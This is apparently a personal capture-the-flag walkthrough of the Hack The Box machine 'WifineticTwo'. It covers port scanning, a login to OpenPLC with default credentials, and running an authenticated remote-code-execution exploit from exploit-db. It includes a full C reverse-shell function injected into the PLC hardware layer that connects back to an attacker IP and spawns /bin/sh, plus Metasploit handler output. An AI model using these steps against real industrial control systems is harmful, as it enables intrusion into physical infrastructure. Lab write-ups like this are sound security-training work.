WifineticTwo

IP: 10.129.134.96

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a WifineticTwo
setg WORKSPACE WifineticTwo
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 110.129.134.96
setg RHOSTS 10.129.134.96
```

Info Gathering

Enumerate open ports

```
# Metasploit command
db_nmap -p 22,8080 -sC -sV -O -A --open -oN WifineticTwo.nmap 10.129.134.96
```

Hosts


```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.134.96             Linux               4.X    server
```

Services

```
Services
========

host           port  proto  name        state  info
----           ----  -----  ----        -----  ----
10.129.134.96  22    tcp    ssh         open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
10.129.134.96  8080  tcp    http-proxy  open   HAProxy http proxy
```

Port 22
SSH Service running OpenSSH 8.2p1


Port 8080
URL: http://10.129.134.96:8080/login



Gaining Access

I was able to use the default credentials for OpenPLC to login to the site
USER: openplc
PASS: openplc
SOURCE: https://openplc.discussion.community/post/cannot-login-with-login-password-11874352

Screenshot Evidence



I could not find any version information in the OpenPLC web application.
I discovered a RCE vulnerability for OpenPLC 3 using searchsploit

```
searchsploit openplc
searchsploit -m python/webapps/49803.py
chmod +x 49803.py
python3 49803.py -h
```

Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/WifineticTwo$ searchsploit openplc
---------------------------------------------- ----------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ----------------------------------
OpenPLC 3 - Remote Code Execution (Authentica | python/webapps/49803.py
OpenPLC WebServer 3 - Denial of Service       | multiple/dos/51746.txt
---------------------------------------------- ----------------------------------
Shellcodes: No Results
rosborne@toborfedora:~/HTB/Boxes/WifineticTwo$ searchsploit -m python/webapps/49803.py
  Exploit: OpenPLC 3 - Remote Code Execution (Authenticated)
      URL: https://www.exploit-db.com/exploits/49803
     Path: /opt/exploitdb/exploits/python/webapps/49803.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (1794)
Copied to: /home/rosborne/HTB/Boxes/WifineticTwo/49803.py
```

I ran the exploit against the site using the default credentials but the attempt failed OOB

```
python3 49803.py -u http://10.129.134.96:8080 -l openplc -p openplc -i
10.10.14.123 -r 1337
```

Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/WifineticTwo$ python3 49803.py -u http://10.129.134.96:8080
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.129.134.96:8080 is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
[+] Failed to receive connection :(
```

I reviewed the code to attempt adding the program manually


```
# Get the program the researcher created
grep upload_data 49803.py
# RETURNS
"-----------------------------210749863411176965311768214500\r\nContent-
Disposition: form-data; name=\"file\"; filename=\"program.st\"\r\nContent-Type:
application/vnd.sailingtracker.track\r\n\r\nPROGRAM prog0\n  VAR\n    var_in :
BOOL;\n    var_out : BOOL;\n  END_VAR\n\n  var_out := var_in;
\nEND_PROGRAM\n\n\nCONFIGURATION Config0\n\n  RESOURCE Res0 ON PLC\n    TASK
Main(INTERVAL := T#50ms,PRIORITY := 0);\n    PROGRAM Inst0 WITH Main :
prog0;\n
END_RESOURCE\nEND_CONFIGURATION\n\r\n-----------------------------2107498634111
76965311768214500\r\nContent-Disposition: form-data;
name=\"submit\"\r\n\r\nUpload
Program\r\n-----------------------------210749863411176965311768214500--\r\n"

# Convert from single string to multi-line and save to file
printf "PROGRAM prog0\n  VAR\n    var_in : BOOL;\n    var_out : BOOL;\n
END_VAR\n\n  var_out := var_in;\nEND_PROGRAM\n\n\nCONFIGURATION Config0\n\n
RESOURCE Res0 ON PLC\n    TASK Main(INTERVAL := T#50ms,PRIORITY := 0);\n
PROGRAM Inst0 WITH Main : prog0;\n  END_RESOURCE\nEND_CONFIGURATION\n" >
program.st
```

CONTENTS of program.st

```
PROGRAM prog0
  VAR
    var_in : BOOL;
    var_out : BOOL;
  END_VAR

  var_out := var_in;
END_PROGRAM


CONFIGURATION Config0

  RESOURCE Res0 ON PLC
```

```
    TASK Main(INTERVAL := T#50ms,PRIORITY := 0);
    PROGRAM Inst0 WITH Main : prog0;
  END_RESOURCE
END_CONFIGURATION
```

Screenshot Evidence



In the OpenPLC app under "**Programs**" in the left-hand pane I am able to see the payload the exploit created.

Screenshot Evidence

Programs

Here you can upload a new program to OpenPLC or revert back to a previous uploaded program sh


Program Name	File
program.st	681871.st
Blank Program	blank_program.st

Upload Program

Browse... No file selected. Upload Program

I re-uploaded it using the one ChatGPT translated for me.

Screenshot Evidence



The way OpenPLC works is the hardware layer controls inputs and outputs.
I can see a custom function was added to create the reverse shell by the exploit at line 36 of "**Blank Linux**"

Screenshot Evidence

OpenPLC controls inputs and outputs through a piece of code called hardware layer (also known as driver). There
hardware layer for it. The Blank hardware layer is the default option on OpenPLC, which provides no support for

OpenPLC Hardware Layer

Blank Linux

Hardware Layer Code Box


The Hardware Layer Code Box allows you to extend the functionality of the current driver by adding custom code
your hardware

```
}


void updateCustomOut()
{
    int port = 1337;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.10.14.123");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;

}
```

Save changes


It did not look like I needed to change anything but I clicked “**Save Changes**” just in case it was not saved previously.
This compiled the application again

Screenshot Evidence



Soon as I clicked "**Start PLC**" I caught the command shell.

Screenshot Evidence




That seems to be why the exploit did not work OOB

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd                10.10.14.123:1337 -> 10.129.134.96:53414
```

This gave me root access to a container

Screenshot Evidence



I upgraded my shell to a Meterpeter

